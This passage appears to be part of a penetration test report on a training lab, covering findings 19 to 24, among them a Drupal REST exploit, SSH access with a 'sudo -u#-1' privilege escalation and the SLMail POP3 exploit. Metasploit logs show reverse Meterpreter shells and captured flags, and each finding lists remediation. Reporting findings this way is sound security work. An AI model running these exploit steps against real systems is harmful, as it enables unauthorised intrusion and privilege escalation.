"resolve\\\";}}s:9:\\\"_fn_close\\\";a:2:{i:0;r:4;i:1;s:7:\\\"resolve\\\";}}\"\n    }\n  ],\n  \"_links\": {\n    \"typ
  \"http://192.168.13.13/rest/type/shortcut/default\"\n    }\n  }\n}", @peerinfo={"addr"=>"192.168.13.13", "port"=>80}>
[+] The target is vulnerable.
[*] Sending POST to /node with link http://192.168.13.13/rest/type/shortcut/default
[*] Sending stage (39282 bytes) to 192.168.13.13
[*] Meterpreter session 1 opened (172.22.117.100:4444 -> 192.168.13.13:51482 ) at 2024-11-21 20:21:41 -0500

meterpreter > sessions
Usage: sessions <id>

Interact with a different session Id.
This works the same as calling this from the MSF shell: sessions -i <session id>

meterpreter > sessions -i
Usage: sessions <id>

Interact with a different session Id.
This works the same as calling this from the MSF shell: sessions -i <session id>

meterpreter > getuid
Server username: www-data
meterpreter >
```


Vulnerability 19	Findings
Title	Remote SSH
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	This vulnerability demonstrates how we successfully gained unauthorized access to Alice's account via SSH. Once inside her account, we exploited


	additional security weaknesses to escalate her privileges, allowing us to perform actions and access data beyond her initial permissions. This highlights significant flaws in the account security and privilege management systems, which need to be addressed to prevent potential exploitation by malicious actors.
Images	
Affected Hosts	192.168.13.14
Remediation	Use stronger credentials. MFA is encouraged.

```
┌──(root💀 kali)-[~]
└─# ssh alice@192.168.13.14
alice@192.168.13.14's password:
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.10.0-kali3-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Could not chdir to home directory /home/alice: No such file or directory
$ cat flag12.txt
cat: flag12.txt: No such file or directory
$ ls
bin  boot  dev  etc  home  lib  lib64  media  mnt  opt  proc  root  run  run.sh  sbin  srv  sys  tmp  usr  var
$ sudo root
[sudo] password for alice:
sudo: root: command not found
$ sudo su
[sudo] password for alice:
Sorry, user alice is not allowed to execute '/bin/su' as root on 1ea0bc97c389.
$ sudo -u#-1 cat /root/flag12.txt
d7sdfksdf384
$
```

Vulnerability 20	Findings
Title	Password Hash
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Critical
Description	In this vulnerability assessment, we discovered that Trivera's credentials were inadvertently exposed on GitHub. By locating the credentials, we were able to retrieve a hashed password. Utilizing password-cracking techniques, we successfully decrypted the hash, revealing the actual username and password. This breach illustrates the critical risk associated with improper handling of sensitive information on public repositories, emphasizing the necessity for secure credential management practices.


Images	






Affected Hosts	Rekall Web Server
Remediation	Remove credentials from Github.


Vulnerability 21	Findings
Title	Directory Traversal
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Critical
Description	In this vulnerability, we successfully accessed the directory listing of the web server at IP address 172.22.117.20 via HTTP. By navigating to the URL, we were able to view the "Index of /" page, which exposed a list of files and directories stored on the server. This exposure highlights a misconfiguration issue, as directory indexing should be disabled to prevent unauthorized users from accessing potentially sensitive files and information.

Images	




Affected Hosts	172.22.117.20
Remediation	Input validation. Restrict user inputs to avoid directory traversal. Use absolute paths or proper permissions so only root users can access these files.

Vulnerability 22	Findings
Title	FTP Protocol Vulnerabilities
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	This vulnerability allowed us to access the File Transfer Protocol (FTP) service, which exposed login credentials being transmitted in plain text. This security flaw means that malicious attackers could intercept these unencrypted credentials during transmission, potentially gaining unauthorized access to the FTP server and its associated resources. This highlights the critical need for secure transmission protocols, such as FTP over SSL/TLS (FTPS), to protect sensitive information from interception and misuse.

Images	
Affected Hosts	172.22.117.20
Remediation	Use FTPS or SFTP to help encrypt the communication channel and protect data and credentials.


Vulnerability 23	Findings
Title	CVE-2003-0264
Type (Web app / Linux OS / WIndows OS)	Linux
Risk Rating	Critical
Description	In this vulnerability, we identified an exploit targeting the Windows Mail Server. This exploit allows unauthorized access to the server, potentially exposing sensitive email communications and user credentials. Attackers can leverage the vulnerability to gain control over the mail server, manipulate email data, and compromise the overall security of the organization's email infrastructure. This discovery underscores the importance of applying security patches and updates to protect against such exploits.


Images	
Affected Hosts	172.22.117.20
Remediation	Updating to the latest version


```
root@kali: ~
File  Actions  Edit  View  Help
root@kali: ~ ×    root@kali: ~ ×

Exploit target:

   Id  Name
   --  ----
   0   Windows NT/2000/XP/2003 (SLMail 5.5)

msf6 exploit(windows/pop3/seattlelab_pass) > set RHOST 172.22.117.20
RHOST => 172.22.117.20
msf6 exploit(windows/pop3/seattlelab_pass) > set LHOST 172.22.117.100
LHOST => 172.22.117.100
msf6 exploit(windows/pop3/seattlelab_pass) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 -> 172.22.117.20:49324 ) at 2024-11-25 19:21:39 -0500

meterpreter > ls
Listing: C:\Program Files (x86)\SLmail\System
=============================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  32    fil   2022-03-21 11:59:51 -0400  flag4.txt
100666/rw-rw-rw-  3358  fil   2002-11-19 13:40:14 -0500  listrcrd.txt
100666/rw-rw-rw-  1840  fil   2022-03-17 11:22:48 -0400  maillog.000
100666/rw-rw-rw-  3793  fil   2022-03-21 11:56:50 -0400  maillog.001
100666/rw-rw-rw-  4371  fil   2022-04-05 12:49:54 -0400  maillog.002
100666/rw-rw-rw-  1940  fil   2022-04-07 10:06:59 -0400  maillog.003
100666/rw-rw-rw-  1991  fil   2022-04-12 20:36:05 -0400  maillog.004
100666/rw-rw-rw-  2210  fil   2022-04-16 20:47:12 -0400  maillog.005
100666/rw-rw-rw-  2831  fil   2022-06-22 23:30:54 -0400  maillog.006
100666/rw-rw-rw-  1991  fil   2022-07-13 12:08:13 -0400  maillog.007
100666/rw-rw-rw-  2366  fil   2024-11-25 18:59:16 -0500  maillog.008
100666/rw-rw-rw-  4100  fil   2024-11-25 19:21:38 -0500  maillog.txt

meterpreter > cat flag4.txt
822e3434a10440ad9cc086197819b49dmeterpreter >
```

Vulnerability 24	Findings
Title	Windows Task Scheduler
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Medium
Description	In this vulnerability, we successfully accessed the Task Scheduler on the target system. This allowed us to view detailed information about scheduled tasks, including their triggers, actions, and configurations. By gaining insight into these scheduled tasks, we identified potential security weaknesses, such as improperly configured tasks or those running with elevated privileges, which could be exploited to execute malicious actions or escalate privileges on the system.

Images







Affected Hosts	172.22.117.20
Remediation	Edit the permission on who can access these accounts to only valid users.